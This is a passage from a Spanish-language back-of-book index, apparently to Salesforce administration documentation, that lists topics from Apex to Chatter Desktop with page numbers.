  nuevo cálculo de la colaboración de Apex 5780
  orden de preferencia del registro de depuración 5975
  página de detalles de desencadenador 5747
  pruebas 5745, 5993–5994, 5997–6001, 6003
  registros de depuración 5969
  restablecimiento de registros de depuración 1119
  resultados de ejecución de pruebas 5998
  resumen de clase 5745
  servicio Web externo 5753
  servicios de correo electrónico 5795
  vista de una clase 5745
Apex *(continuación)*
  visualización de registros de depuración 1121
API
  acceso desde paquetes 6097
  descarga de un WSDL 5823
  descarga de WSDL de empresa 6102
  modificación del acceso desde paquetes de AppExchange 6100
  modificaciones de eventos recurrentes 2247
  Modificaciones de tareas recurrentes 2247
  versiones de paquetes predeterminados 6096
API de autenticación 5930
API de Data.com 1841
API de datos externos 3861
API de metadatos
  implementaciones 6047
API de REST de Apex 701
API de REST de informes y paneles
  límites 6285
API de SOAP 701
API de SOAP de Apex 701
API masiva
  carga de archivos adjuntos 743
Aplazar cálculos de colaboración 684
aplicación 4, 4117–4118
Aplicación Community 2669
aplicación conectada
  flujo de autenticación 5888, 5901, 5903, 5909, 5911, 5914
  flujo de soporte SAML 5893
  flujo del token de soporte JWT 5896
  terminología 5886
Aplicación conectada
  control de acceso en 5864–5865, 5868
  creación 5854
  crear 5852
  desinstalación 5885
  detalles 5865
  eliminación 5861
  gestión 5867
  mensajes de error de notificaciones distribuidas 5876
  modificación 5861, 5864–5865, 5868
  Notificaciones distribuidas de Android GCM, pruebas 5875
  Notificaciones distribuidas de APNS, pruebas 5875
  paquete 5861
  pruebas de notificaciones distribuidas 5874
  restricciones de direcciones IP para 5864–5865, 5868
  supervisión del uso 5871
  URL de inicio 5865, 5868

Aplicación conectada basada en SAML
definición 1050
Aplicación de autenticador 944
Aplicación de gestión de licencias 4129–4131, 4133
Aplicación de subficha 5664
aplicación Event Monitoring Wave 3832
Aplicación Event Monitoring Wave 3824, 3830–3831, 3833–3834
Aplicación móvil Salesforce Authenticator
accesibilidad 104
acceso 103
autenticación de dos factores 102, 105, 107–109
bloquear actividad de cuenta no reconocida 108
compatibilidad de configuraciones regionales e idiomas 105
conectar cuenta 40, 105, 937
descripción general 101
eliminar cuenta 107
instalar 103
requisitos 103
tipos de cuenta
105
cuentas de solo códigos 105
cuentas estándar 105
ubicaciones de confianza
109–110
dejar de confiar 110
verificaciones automatizadas
109–110
desactivar verificaciones automatizadas 110
verificar la actividad de la cuenta 107, 109
aplicación móvil Salesforce1
acceso 81
comparación de funciones 81
Datos admitidos 89
Desactivación 93
descripción general de pasos de configuración 1123–1124
descripción general del menú de navegación 1130
instalación 81
marca 1145–1146
no se puede iniciar sesión 90
personalización del menú de navegación 1133
recursos 91
Redireccionamiento a la aplicación para navegador móvil 93
uso 91
Visualforce 1144
Aplicación para navegadores móviles Salesforce1
activación 1127
configuración 1129
configuración del acceso de usuario 1127
aplicación sales wave 3767–3768, 3770, 3780, 3782, 3785, 3788, 3791–3794, 3796–3797, 3849, 3852
aplicación Salesforce Classic Mobile
límites 1225
Aplicación SalesforceA
descripción general 1172–1173
aplicación service wave 3798, 3800, 3802, 3812, 3815, 3818–3819, 3821, 3823
aplicación Service Wave 3814
Aplicaciones
apertura 31–32, 5666
asignación de licencias para 1242, 1245
carga 6124
consideraciones 5662
creación 5659
descripción general 5654, 5660–5661
diseño 6079
gestión de licencias para 1240
Iniciador de aplicación 32
lightning 5660–5662
Paquetes
6079
comportamiento de componentes 6079
Paquetes gestionados
6079
comportamiento de componentes 6079
Paquetes no gestionados
6079
comportamiento de componentes 6079
proceso de desarrollo 6091
revocación de licencias para 1243
visibilidad, configuración en conjuntos de permisos 599
visibilidad, configuración en perfiles 584
aplicaciones conectadas
aprovisionamiento de usuarios 5878, 5880, 5882
Aplicaciones conectadas
gestión de aplicaciones 5872
uso de UserInfo Endpoint 5926
uso del extremo Configuración de autenticación 5930
uso del extremo de detección de conexión OpenID 5929
Aplicaciones de subficha
gestión 5665
Aplicaciones de subficha personalizadas
modificación 5665
Aplicaciones descargables Salesforce1
acceso sin conexión 1136–1137, 1139, 1141, 1143, 1170
activación 1127–1128
activar el acceso sin conexión 1143
actualizar datos sin conexión 1139

Aplicaciones descargables Salesforce1 *(continuación)*
configuración del acceso de usuario 1127–1128
Función Offline Edit 1139
limitaciones sin conexión 1170
memoria caché 1137
qué está disponible fuera de línea 1141
ver datos sin conexión 1137
Aplicaciones Lightning
actualizar desde Classic 5662
crear 5661
descripción general 5660
Aplicaciones móviles Salesforce1
requisitos 86
uso 93
Aplicaciones personalizadas
consideraciones 5662
descripción general 5654, 5660
inicio rápido de la aplicación 5656
lightning 5660–5662
aplicaciones wave 3766
aplicaciones Wave 4116
Apodo 188
apodos
activación 3445
Apoyo
Work.com 1585
AppExchange
acceso a la API desde paquetes 6097
adición de componentes 6063
asignación de editores 6122
ayuda personalizada 6121
carga de paquetes 6124
carga de parches 6139
configuración de desarrollador 6060
creación de paquetes 6062, 6096, 6115–6116, 6118–6121, 6124
creación de parches 6139
desarrollo de documentación de aplicaciones 6121
descargas 1233
diseño de aplicaciones 6079
eliminación de componentes 6094
Errores de Apex 5741
gestión de cargas 6138
gestión de paquetes 6060
Informes de Data.com 1900
marca 6128–6129
marca de correo electrónico 6130–6132
marca de inicio de sesión 6129
Marca de inicio de sesión 6130
AppExchange *(continuación)*
Menú de aplicaciones de Force.com 5654
modificación del acceso a la API de paquete 6100
Panel de Data.com 1900
Paneles de muestra de CRM 4401
paquetes 1234
paquetes gestionados 6057
personas con autorización para usar los paquetes 1247
personas con uso autorizado 1247
tipos de versión de paquete gestionado 6061
versiones de paquetes gestionados 6061
Aprobaciones
enviar desde un proceso 4924
envío desde un flujo 5097
Aprobaciones en Chatter
activación 4989
consideraciones 4988
desactivación 4989
preparación 4988
sugerencias y trucos 4988
visibilidad 4990
aprovechar 4119
aprovisionamiento de usuarios
aplicaciones conectadas 5878, 5880, 5882
informes 5884
Aprovisionamiento Justo a tiempo
requisitos 992
requisitos de comunidad 998
requisitos del portal 995
Archivado
artículos 2468
contenido 3384
versiones de artículos 2468
Archivo
artículos 2467
campos en los que se busca 404
Archivo adjunto
campos en los que se busca 388
archivo de definición de flujo de datos
muestra con append 3871
muestra con augment 3872
muestra con filter 3895
muestra con flatten 3898
Archivo de exportación
creación para importar 709
datos de copia de seguridad 786
archivo externo 3360
archivo inmovilizado 3342

archivos
uso compartido, bibliotecas 3341
Archivos
adjuntar a publicaciones 3239
búsqueda 3328
cambiar permisos 3337
carga de una nueva versión 3333
colaboración, compartidos de forma privada 3340
compartido con 3348
compartir, compartir de forma privada 3342
compartir, con grupos 3339
compartir, mediante un vínculo 3343
configuración de colaboración y permisos 3335
datos externos 3362–3363, 3366
descripción general 3325
descripción general de cargar 3331–3332
eliminación 3348
ficha 3325
filtrado 3330
hacer privado 3338
historial de versión 3345
informe de vinculación de archivo 3349
informes 4161
interpretación 3692
límites del tamaño de archivo 3333
modificación de detalles de archivos 3347
navegadores admitidos para la carga de varios archivos 3334
página de detalles de archivo 3346
seguimiento 3345
uso compartido, bibliotecas 3341
uso de la ficha Archivos 3328
vista previa 3692
Archivos adjuntos
adición 149
campos 165
eliminación 167
envío de correo electrónico 1699
límite de tamaño en correos electrónicos 1699
plantillas de correo electrónico 1723
Salesforce CRM Content 3388
Salesforce to Salesforce 1661
vista y modificación 164
Archivos adjuntos de correo electrónico
Acceso 1694
Colaboración 1694
archivos de Chatter
uso de la ficha Archivos 3328
Archivos de Chatter
búsqueda 3328
Archivos de Chatter *(continuación)*
cambiar permisos 3337
carga de una nueva versión 3333
compartido con 3348
compartir, compartir de forma privada 3340, 3342
compartir, con grupos 3339
compartir, mediante un vínculo 3343
configuración de colaboración y permisos 3335
descripción general 3325
descripción general de cargar 3331–3332
eliminación 3348
externos 3363, 3366
ficha 3325
filtrado 3330
hacer privado 3338
historial de versión 3345
límites del tamaño de archivo 3333
modificación de detalles de archivos 3347
navegadores admitidos para la carga de varios archivos 3334
página de detalles de archivo 3346
seguimiento 3345
Archivos de registro
Adaptador de CTI 2708
Adaptadores de CTI 2708
Artículo
campos en los que se busca 406
Artículos
activar archivos PDF en correos electrónicos de casos 2362
archivado 2467
archivo .zip para la importación 3041
archivo CSV para la importación en Salesforce Knowledge 3034
buscar 2457
buscar en la consola de Salesforce 2496, 4493
categorización 3091
Consulte también Salesforce Knowledge 2997, 3001, 3057
creación 6183
creación de un artículo a partir de una respuesta 2405
crear 2461
eliminación 2469
enviar como archivos PDF desde casos 2362
estado de exportación 3042
estado de importación 3042
estados de validación 3025, 3056
exportación 786
gestionar 2452
historial 3026
importación 3031
informe 4197, 4200

Artículos *(continuación)*
informes 4197
modelo de acceso 3106
modificación 2461, 6183
modificar 2461
parámetros de importación de Salesforce Knowledge 3039
preparación de artículos para su importación en Salesforce Knowledge 3033
publicar 2465
realizar seguimiento de cambios 3026
sugerencias para casos 2359
supervisar 2875
temas 3067, 3072
traducir 2466
Véase también Tipos de artículos 2997, 3001, 3057
versiones 2468
versiones archivadas 2468
visibilidad de campos en archivos PDF 2362
Artículos de Salesforce Knowledge
informe 4197, 4200
informes 4197
Artículos similares 3305, 3308
Artículos vinculados 2992
asignación
actualización 2924–2925
Caso Web 2893
comunidades 2893
contacto 2437
Correo electrónico para registro de casos 2893
desencadenadores 2893
horario de oficina 2924
limitaciones 2883
proceso 2437
procesos de asignación 2925–2926
tipos de informe 2923
versión 2924–2925
versiones de proceso de asignación 2926
Asignación
campos de candidatos estándar 1455
campos de candidatos personalizados 2052–2053
campos en los que se busca 402
candidatos 1446
casos 2347
Configuraciones de Lightning Sync 2223
Configuraciones de Salesforce for Outlook 2244
Asignación de fuentes 5419
asignaciones
activación 2885
adición 2435
asignaciones *(continuación)*
administración 2437
búsquedas 2886
campos 2885
colaboración 2435
comunidades 2930
configuración 2884
creación 2435
descripción general 2434, 2437
duplicación 2435
eliminación 2435
eventos en 2894
formatos de página 2885
permisos de usuario 2888
plantillas 2891
proceso de asignación 2914
procesos de asignación 2913
verificación 2436
vista 2435
Asignaciones
acerca de 2877
activación en el portal de clientes 2586
activación en el portal de socios 1929
campos 2439
determinación de la configuración 2878
información general 2878
modelos 2878
asignaciones ATOM de fuentes 5419
Asistencia al usuario 6147
Asistencia para usuarios finales 6147
Asistente
Lightning Experience 72
asistente 72
Asistente de aprovisionamiento de usuarios 5880
Asistente de importación de datos 726
Asistente para convertir el acceso de usuario al portal
acerca de 2566
uso 2567
asistentes para importación
Asistente de importación de datos 728
Asistentes para importación
Asistente de importación de datos 726–728
aspectos destacados de búsqueda 3068
Atención
configuración de horario 2858
configuración de horario de oficina 2858
atributos de anulación de campos 3930
atributos de anulación de objetos 3930

Ausencia de recursos
campos en los que se busca 420
autenticación 1034
Autenticación
Comunidades 3498
autenticación de dos factores 925–927, 936, 939–940, 942, 1100
Autenticación de dos factores
tareas de gestión delegadas 945
Autenticación delegada
configuración del inicio de sesión único 962
inicio de sesión único 961
Autenticación externa 5613
Autenticación para sistemas externos 5613
Autenticación según cada usuario
activación para credenciales denominadas 1067
activación para fuentes de datos externas 5612
campo Tipo de identidad, fuente de datos externa 5540
configuración del usuario 5613
autocompletar 182
Automatización de procesos 4886
Autoservicio
activar el acceso para contactos 1825
activar el acceso para cuentas personales 1825
editor de selección y activación 2633
fuentes y colores 2633
gestión de usuarios 2652
informes 4185
inicio rápido 2626
portales 2651
preparación para configurar 2635
superusuario 1825
Ayuda
de campos 4586
formato pdf 4590
para objetos personalizados y externos 4586–4588, 4590–4591
personalizados 4585
reemplazo 4592
ayuda a nivel de campo 4586
Ayuda personalizada
a nivel de campo 4586
aplicaciones de AppExchange 6121
descripción general 4585
nivel de objeto 4586–4588, 4590–4591
pdf 4590
prácticas recomendadas 4591

## B

Barra de acción
cómo se clasifican las acciones 5499–5500
consideraciones 5506
descripción general 5495
Barra de tareas 140
Barra lateral
activación de la barra lateral contraíble 293
Componente Etiquetas 553
descripción general 65
detalles de activación 293
etiquetas 152
mostrar componentes personalizados 293
Barra lateral contraíble
Ocultación 65
Visualización 65
Barra lateral de Knowledge
activar para la consola de Salesforce 4453
utilizar 2496, 4493
Barras laterales
Barra lateral de Knowledge 2496, 4453, 4493
creación 4476
personalización 4476
posición 4480–4481
Base de datos de conocimientos pública
requisitos previos 3001
Base de datos de prueba 6016
básico 842, 844
Biblioteca de documentos
descripción general 3367
Boletines, Chatter
configuración de boletines de grupo 3210
configuración de resúmenes personales 3210
gestión 3210
botón de chat
configuración 2742
Botones
consideraciones, botones personalizados 5534
Live Agent 2741
página de detalles 4568
personalizados 5510
sustitución 5521–5522
Botones de la página de detalles 4568
Botones personalizados
configuración 5510
propiedades de ventana 5517
referencias a 5536
Botones y vínculos personalizados
campos de combinación 5518

Buscador de conexiones
configuración 1681
buscar 437, 4209
Buscar
artículos 2457
Chatter 48
fuentes externas 2457
Salesforce Knowledge 2457
búsqueda
grupos 3221
Grupos de Chatter 3221
Noticias en tiempo real de Chatter 3221
perfiles 3221
registros 3221
Búsqueda
campos en los que se busca 377, 382, 384
Chatter 49, 3221
conjuntos de permisos 598
cuadro de diálogo de búsqueda 178–180
documentos 3371
etiquetas 154
Favoritos de Chatter 3223
funcionamiento 171
la paleta 5047
oportunidades similares 1546
perfiles 561
personalización 435
personalización de formatos de búsqueda 4576–4577
preguntas 2430
resultados 184
Salesforce CRM Content 3389
soluciones 2472
un flujo 5046
Búsqueda de mensajes 3301
búsqueda de noticias en tiempo real 3221
Búsqueda de una pregunta 2397
Búsquedas
activación de Autocompletar 434–435
activación de búsquedas mejoradas 433, 435
campos en los que se busca 394, 422
dependiente 4769
elementos recientes 435
especificación de campos de filtro 433
Búsquedas de noticias en tiempo real de Chatter
adición como favorito de Chatter 3223
Búsquedas dependientes 4769
Búsquedas mejoradas
activación 435

## C

Caché de plataforma
adquiriendo 799
particiones 797
pruebas 798
cálculo de valores delta 3890
Cálculos de suscripción de grupo 685
calendario 1485–1486, 1488–1490
Calendario
activación de creación de eventos con un sólo clic 293
activación de modificación de arrastrar y colocar 293
activación de vínculos de funciones activables de la página de inicio 293
colaboración 1491–1492
Ficha Inicio 70
iconos 1492–1493
públicos y de recursos 2020
calendario de campaña de marketing 1489–1490
calendario de oportunidades 1488
Calendarios públicos
configuración 2020
Calibración
Informe 2324–2325
Work.com 2323–2325, 2327
Calidad de datos 1826
cambiar escala de gráficos 4005
cambiar mediciones 4002
cambiar posición de gráfico 4002
cambiar tipo de gráfico 4001, 4005, 4012
cambio de agregación 4002
Cambio de contraseña 43
Cambio del nombre
campos 4536
fichas 4536
cambios de medición 4002
Campaña
campos en los que se busca 390
kanban 134–135
límites 6277
Campañas
adición de miembros 1402
adición de miembros desde informes 1403
adición de miembros desde vistas de listas 1404
adición masiva de miembros 1424
calcular rendimiento de las inversiones (ROI) 1430
cambio de propiedad 1285
cambio del nombre 4536
campos 1416
Campos de miembros de campaña 1407

Campañas *(continuación)*
colaboración 1423
configuración avanzada 1398
configuración de influencia de la campaña 2060, 2064
configuración de jerarquías 1399
configuración del estado de los miembros 1398
creación de jerarquías 1396
descripción general 1392
estadísticas de jerarquía 1395
estados de miembros, importación 1410
filtrado de vistas de lista por 119, 122
importación de miembros de campaña 1409
influencia de la campaña 1424–1427, 1431, 2056–2057, 2059, 2061–2063, 2065
agregar a formatos 2061
agregar campaña a oportunidad 1425
agregar un modelo de influencia 2062
bloquear un modelo de influencia 2063
designar modelo de influencia principal 2062
habilitar usuarios 2061
informes 1427
ver resultados de campaña 1426
informes 4160
informes sobre Rendimiento de las inversiones (ROI) 1431
límites de influencia 6277
Lista relacionada Miembros de campaña 1401
miembros, incorporación de individuos 1397
modificación de miembros 1400
origen de la campaña principal 1431
página de inicio 1393
Pardot, adición de clientes potenciales de campañas en 1298
Pardot, adición en 1299
presentación y modificación 1396
visualización de influencia de la campaña 1428
visualización de jerarquías 1394
visualización de miembros de campaña 1406
campo 860
Campo
límites 6254–6255
campo de cifrado de Cifrado de plataforma Escudo 860
Campo de lista de selección
Estado (casos) 4694
Estado (contratos) 4694
Estado (soluciones) 4694
Estado (tareas) 4694
Estado del candidato (candidatos) 4694
Etapa (oportunidades) 4694
Función de socio (cuentas) 4694
Campo de lista de selección *(continuación)*
Función del contacto (contratos) 4694
Función del contacto (oportunidades) 4694
Prioridad (casos) 4694
Prioridad (tareas) 4694
Status (miembros de campaña) 4694
Tipo de tarea (tareas) 4694
Campo personalizado
límites 6246
campos
modificación en línea 144
Campos
accesibilidad 606
acceso 608, 610
actualización masiva de direcciones 796
adición 4668
ámbito de operación 5822
atributos de campos personalizados 4678
auditoría 3026
cambio del nombre 4536
campañas 1416
campos de candidatos personalizados para la conversión de candidatos, asignación 2052–2053
candidatos 1447
casos 2340
contactos 1318
control 1110, 1112–1113
creación 4668
cuentas 1263
cuentas personales 1263
dependencias 5822
Empresa D&B 1847
equipos de caso 2434
equipos de oportunidades 1556
estándar 4666
eventos 2024, 2027
fórmulas de valores de campo predeterminados 4713
funciones 630
funciones de contactos 1322
gestión 4685
historial 1110, 1112–1113, 3026
información de la empresa 289
Ingresos anuales 1357
Volumen anual de ventas 1357
Número de empleados 1357

Campos *(continuación)*
Ingresos anuales *(continuación)*
Volumen anual de ventas *(continuación)*
Número de empleados *(continuación)*
Empleados
1357
Número de empleados—Total 1357
lista de selección 4670, 4672, 4699
lista de selección global 4672, 4699
miembro de campaña 1407
modelo de colaboración 619
modificación 4686
necesarios para todos 4756
no publicación 5642, 5646
notas 165
oportunidades 1547, 1551
pedidos 1600
pedidos de reducción 1600
permisos 610
personalizados 4667, 4670, 4672, 4699
plantillas de combinación de correo 1728
plantillas de correo electrónico 1728
presupuestos 2092
productos de pedidos 1606
productos de pedidos de reducción 1606
publicación 5642
realizar seguimiento de cambios 3026
reglas de validación 4716, 4718
resumen 4760
resúmenes 4763
seguimiento de cambios 1110, 1112–1113
seguridad a nivel de campo 608, 610
suscripción 5643
tareas 2034, 2037
usuario 495
valores predeterminados 4711
Campos Área de texto enriquecido 4690–4691
campos calculados
tabla de comparación (Wave Dashboard Designer) 4082
Campos de auditoría 5622, 5624
Campos de combinación
casos 1728
Cuentas personales 1252
directrices 4882
Fórmulas 4884–4885
Fórmulas de objeto cruzado 4885
inserción en Microsoft Word 1714
plantillas de correo electrónico 2183
Reglas de validación 4883
Campos de combinación *(continuación)*
S-Control 5817
sintaxis 4882
usuario de destino de flujo de trabajo 4951
Campos de combinación de correo electrónico
Acceso 1694
Colaboración 1694
Campos de cuenta
Propiedad 1356
Sitio de la cuenta 1356
Campos de fórmula 6194
campos de opción de selección múltiple 5035
Campos eliminados
recuperación 4688
restauración 4688
campos estándar 4678
Campos necesarios para todos
acerca de 4756
consideraciones 4757
campos personalizados 4678
Campos personalizados
acceso de usuarios, adaptador entre organizaciones para Salesforce Connect 5571
área de texto enriquecido 4690–4691
asignación de campos de candidatos 2052–2053
atributos 4678
cambio del tipo de datos 4708
Campo de Archivo 3014
creación de fórmulas 4841
creación y modificación 4667, 4670, 4672, 4699
limitaciones 4691
nombres de API, adaptador entre organizaciones para Salesforce Connect 5570
previsiones en 1625
Salesforce Knowledge 2462–2464, 3014
tipos de campos personalizados 4673
valores predeterminados 4711
Canal de servicio
configuración 2785
Cancelación
reuniones solicitadas 1509
Candidato
campos en los que se busca 407
convertir 6223
crear 6223
crear oportunidad 6223
Directrices 1888
Empresa 1886, 1889–1890
kanban 134–135

Candidato *(continuación)*
Limpieza 1886, 1889–1890
Reglas de limpieza 1888
Candidatos
adición de nombres traducidos 1282
adición desde contactos de Data.com 1339
adición desde Data.com 1334, 1336
administración 2051
asignación 1446
asignación a eventos de calendario sincronizados 1788
asignación a tareas de Outlook sincronizadas 1789
asignación de campos de candidatos durante la conversión 1464
asignación de campos estándar 1455
asignación de campos para importar 724
asignación de estado a candidatos generados a través de la Web 1463
asignar a correos electrónicos 1709
búsqueda de 1348
búsqueda de contenido relacionado 3388
Búsqueda de Outlook 1798
cambio de propiedad 1285
cambio del nombre 4536
campos 1447
candidatos perdidos 1463
captura de candidatos Web 2054
Casilla de verificación No llamar 1841
Casilla de verificación No recibir correos electrónicos 1841
colaboración 1459
combinación 1459–1460
configuración 2051–2052
consideraciones para la eliminación 1460
Contactos y cuentas sociales 1444
conversión 1452
conversión cualificada 1452
conversión, asignación de campos personalizados 2052–2053
convertir cuentas o contactos existentes 1462
correos electrónicos, adición desde Outlook 1790, 1792
correos electrónicos, eliminación de registros de Salesforce 1793
creación de archivo de exportación 709
creación rápida 1445
descripción general 1444
directrices para la creación 1444
duplicado 1459–1460
enviar correo electrónico a candidatos automáticamente 1465
establecimiento de reglas de asignación 2864
Candidatos *(continuación)*
Evaluación de datos 1334, 1336
generar automáticamente, configurar Salesforce para 2055
imagen de perfil 1384
informes 4167
límite de candidatos generados a través de la Web 1462
límites 1462, 6277
limpieza 1374
Noticias 1378
obtener nuevo 1335
Outlook, conversión desde 1790
Outlook, visualización en 1790
página de inicio 1445
Pardot, adición en 1299
Pardot, sincronización con Salesforce 1302
qué es un candidato 1461
redirigir clientes potenciales a páginas Web, configurar Salesforce para 2055
resultados de conversión 1464
Salesforce to Salesforce 1661
transferencia masiva 792
ventajas 1461
Candidatos Web
configurar Salesforce para generar automáticamente 2055
directrices para la configuración 2054
límites 1462
reglas de respuesta de correo electrónico 2865
Captura
candidatos Web 2054
casos Web 2556
captura de pantalla 4016
carga de datos externos 3860
Cargador de datos
Acceso a base de datos 760
actualización de campos con valores en blanco 783
API masiva 732, 736, 744
archivo de asignación de campo (línea de comandos) 768
archivo de configuración (línea de comandos) 769
archivos adjuntos 736
archivos de muestra 747
archivos instalados 747
archivos por lotes 747
asignación de columnas 764
campos en blanco, sustitución 783
carga 744
carga de archivos adjuntos 743
cifrado de contraseña 747
clave de cifrado (línea de comandos) 767
config.properties 750

Cargador de datos *(continuación)*
configuración 732, 736
configuración de procesos por lotes 749
contraseña cifrada (línea de comandos) 768
Controlador de JDBC 760
cuándo utilizarlo 730
descripción general 729
El Cargador de datos no importa caracteres especiales 779
fecha errónea 781
fecha, errónea 781
formatos de fecha 737
importación de datos (línea de comandos) 770
importación de permisos 774
importación, fecha errónea 781
importar plantillas de seguros médicos 6209
inicio de procesos por lotes 766
inicio de sesión 778
instalación 731
interfaz de línea de comandos 748
introducción de la línea de comandos 766
licencias externas 771
modo de lotes 746
operaciones de línea de comandos 759
parámetros de modo de lotes 750
requisitos (línea de comandos) 767
requisitos del sistema 731
solución de problemas 746
Spring Framework 761
tipos de datos 737
uso 736
Cargador de datos de Apex
Consulte Cargador de datos 729
cargas de datos externos 3953
Carpeta
análisis 475, 4325–4331
colaboración 475, 4325–4331
informes 475, 4325–4331
panel 475, 4325–4331
Carpetas
accesibilidad 695
Colaboración 4324
creación 696
documentos 695
eliminación 697
exclusión de usuarios del portal 2566
informes 4415
Informes 4324
paneles 4417
Paneles 4324
Carpetas *(continuación)*
permisos 695, 4415, 4417
plantillas de correo electrónico 695
Carpetas de sincronización de Outlook, asignar a usuarios 2252
Carpetas de sincronización de Outlook, modificar 2252
caso
campos 2886
Caso
campos en los que se busca 391
Caso Web
configuración 2556
limitaciones 2559
límites 2559
notas 2559
reglas de respuesta de correo electrónico 2865
Casos
aceptación de propiedad 2334
actualización a la interfaz de Noticias de caso 2822
actualización masiva 2334
asignación 2347
búsqueda de artículos de Salesforce Knowledge 3067, 3073
búsqueda de contenido relacionado 3388
búsqueda de soluciones 2472
cambio de estado 2334
cambio de propiedad 1285
cambio de varios propietarios 2334
cambio del nombre 4536
campos 2340
campos de combinación 1728
captura de casos Web 2556
casos generados por la Web 2561
casos relacionados 2357
cierre 2361
cierre de varios casos 2334
colaboración 2348
comentarios 2336
configuración 2842, 2848–2849
configuración para Respuestas de Chatter 2688
correo electrónico para registro de casos 2364
Correo electrónico para registro de casos 2555
correo electrónico para registro de casos on-demand 2364
creación con Salesforce for Outlook 1799
creación de comentarios de casos 2338–2339
creación desde correos electrónicos en Salesforce for Outlook 2246
definición de reglas de distribución 2871
descripción general 2332
equipos 3115
equipos de caso 3114

Casos *(continuación)*
establecimiento de reglas de asignación 2864
Eventos clave 2345
historial del caso 2340
informes 3189, 3191, 4185
jerarquías 2357
Lightning Experience 2842, 2848–2849
limitación del spam 2556
límites 2559
Microsoft Outlook, creación desde 1790
página de inicio 2333
presentación y modificación 2335
presentación y modificación de comentarios 2337
reglas de distribución de casos 2871
Salesforce for Outlook, configuración para crear casos 2248
Salesforce to Salesforce 1661
solución 2358
spam de Caso Web 2561
toma de posesión de una cola 2333
trabajo con correo electrónico 2364
vista desde la ficha Casos 2333
Casos principales
vista 2357
Categoría
exploración de preguntas 2398
Categoría de datos
accesos directos del teclado 3095
comparación con otros modelos 3106
creación 3099
creación de grupos de categoría 3097
descripción 3091
ejemplos de configuración de visibilidad de grupos de categorías 3111
eliminar 3103
modificación 3100
modificación de la configuración de visibilidad 3109
modificar 3100
organizar 3100
posición 3100
visibilidad 3104
visualización de configuración de visibilidad por función 3107
Categorías
Consulte Categorías de datos 3091, 3099
Consulte soluciones. 3091
Categorías de datos
grupos de categorías 3098
visibilidad predeterminada 3108
Centro de llamadas
acerca de 2707
Centro de llamadas *(continuación)*
activación de HTTPS en un centro de llamadas 2719
Adaptadores de CTI 2708
adición de un usuario a un centro de llamadas 2720
archivos de definición de centro de llamadas 2709
cambio del estado de usuario 2384
comprobación de la versión de un adaptador 2388
configuración 2708
creación de centros de llamadas 2711
creación de registros de llamadas 2378
directorios de centro de llamadas 2713
duplicación de un centro de llamadas 2711
eliminación de un usuario de un centro de llamadas 2721
finalización de una llamada 2381
formatos de SoftPhone 2715
gestión de centros de llamadas 2713
gestión de usuarios de centros de llamadas 2720
hacer clic para marcar 2387
importación de centros de llamadas 2710
informes 4189
inicio de sesión 2383
Kit de herramientas CTI 2704
modificación de centros de llamadas 2712
modificación de configuración personal 2376
Open CTI 2703
puesta en espera de un emisor 2379
realización de una llamada 2385
realización de una llamada de conferencia 2380
requisitos del sistema 2372
respuesta a una llamada 2377
transferencia de una llamada 2380
uso 2382
uso de un directorio de centro de llamadas 2385
utilizar en la consola de Salesforce 2495, 4492
Centros de influencia 6229
Certificados
autenticación mutua 1089–1090
carga 1089
cliente de API 1090
creación 1087–1088
Certificados de autenticación de cliente
descarga 5823
Chat
ausente 3296
desconectado 3296
disponible 3296
emoticonos 3298
estado 3296
historial 3297

Chat *(continuación)*
inicio de una sesión de chat 3297
opciones 3299
retirar 3298
uso 3294
uso de la lista de chat 3295
chat de snap-in 2770, 2774–2777
Chatter
acción de elemento de noticias en tiempo real 3672
acciones 3662
acciones en el publicador 3658
activación 3652
actividad 3263
actualizaciones 3219
actualizaciones individuales 3257
adición de clientes 3408
adición de temas 3251
adición de temas de EtiquetaAlmohadilla 3252
agradeciendo a personas 3261
agregar registros 3292
archivos adjuntos de noticias en tiempo real 3237
archivos de propiedad 3262
asignación de moderador 3265
buscar 3220
búsqueda 48–49, 3221
búsqueda de archivos 3240
búsqueda de noticias en tiempo real 3220–3221
carga de nuevas versiones de archivos 3241
cargar fotos 46
chat 3294
Chatter Desktop 3196, 3720
clientes 3407
colaboración de archivos 3241
cómo adjuntar archivos 3239
cómo adjuntar vínculos 3244
configuración 3645
configuración de boletines 3210
configuración de correo electrónico 3670
configuración de grupos 3653
configuración de notificaciones de correo electrónico 3210
consultas 3245–3247
dejar grupos 48, 3275
descarga de archivos 3241–3242
descripción de noticias en tiempo real 3213
descripción general 3194
eliminación de archivos 3243
eliminación de clientes 3408
eliminación de temas 3253
eliminar mensajes 3681
Chatter *(continuación)*
eliminar registros 3293
emoticonos 3656
estado de chat 3296
favoritos 3218, 3224
ficha 3195
formato de elemento de noticias en tiempo real 3672
formatos de grupo 3674
Fuente de datos externa 3718
gestión de correo electrónico 3210
historial de chat 3297
implementación basada en perfiles 3646–3647, 3649, 3651
influencia 3263
información de contacto 46
inicio de una sesión de chat 3297
invitación de personas para unirse 3263
invitaciones de cliente 3657
límites 6267, 6270
límites de aprobaciones 6266
límites de archivo 6259
límites de búsqueda de contenido 6270
Lista de Seguidores 3260
Lista de Seguimiento 3260
marcar Me gusta en publicaciones y comentarios 3206
mención de personas y grupos en publicaciones y comentarios 3235
mensajes 3300
mensajes directos 3300
mensajes privados 3300
moderador 3264
modificación de publicación de noticias en tiempo real 3661
notificaciones de correo electrónico 3209
página de grupos 3274
Página de personas 3258
personalización de influencia de Chatter 3681
personalización del seguimiento de noticias en tiempo real 3668
publicación en noticias en tiempo real 3225
publicaciones 3225, 3255–3257
publicaciones de solicitudes de aprobación, anular recepción 5018
publicaciones de solicitudes de aprobación, cuando el usuario anula la recepción 5018
publicar comentarios 3206
publicar desde un flujo 5088
publicar desde un proceso 4918–4920
publicar por correo electrónico 3288
recomendaciones 3220, 3261
recomendaciones de archivos 3220, 3345

Chatter *(continuación)*
recomendaciones de grupo 3220, 3288
recomendaciones de personas 3220, 3261
recomendaciones de registros 3220, 3268
registros 3267
respuestas a correos electrónicos 3206
resúmenes de correo electrónico 3209
retirar chat 3298
Salesforce Files Connect 3693–3694, 3696–3700, 3702, 3704–3705, 3710–3711, 3713, 3716
Salesforce Files Sync 3688–3689
seguimiento automático 3204
seguimiento automático de registros 3266
seguimiento de archivos 3241
seguimiento de las noticias en tiempo real 3667
seguimiento de personas 47
seguimiento de registros 47
seguimiento de temas 3249
silenciar publicaciones 3233
temas de tendencia 3255
temas sobre los que están hablando los grupos 3254
temas sobre los que se está hablando 3254
tipos de licencia 513, 3683
unirse a grupos 48, 3275
uso de Chatter Messenger 3294
uso de la lista de chat 3295
vistas previas de vínculos 3245
visualización de archivos 3241–3242
Chatter Desktop
conexión 3197
configuración 3198
configuración de la versión gestionada 3722
consejos para solucionar problemas 3200
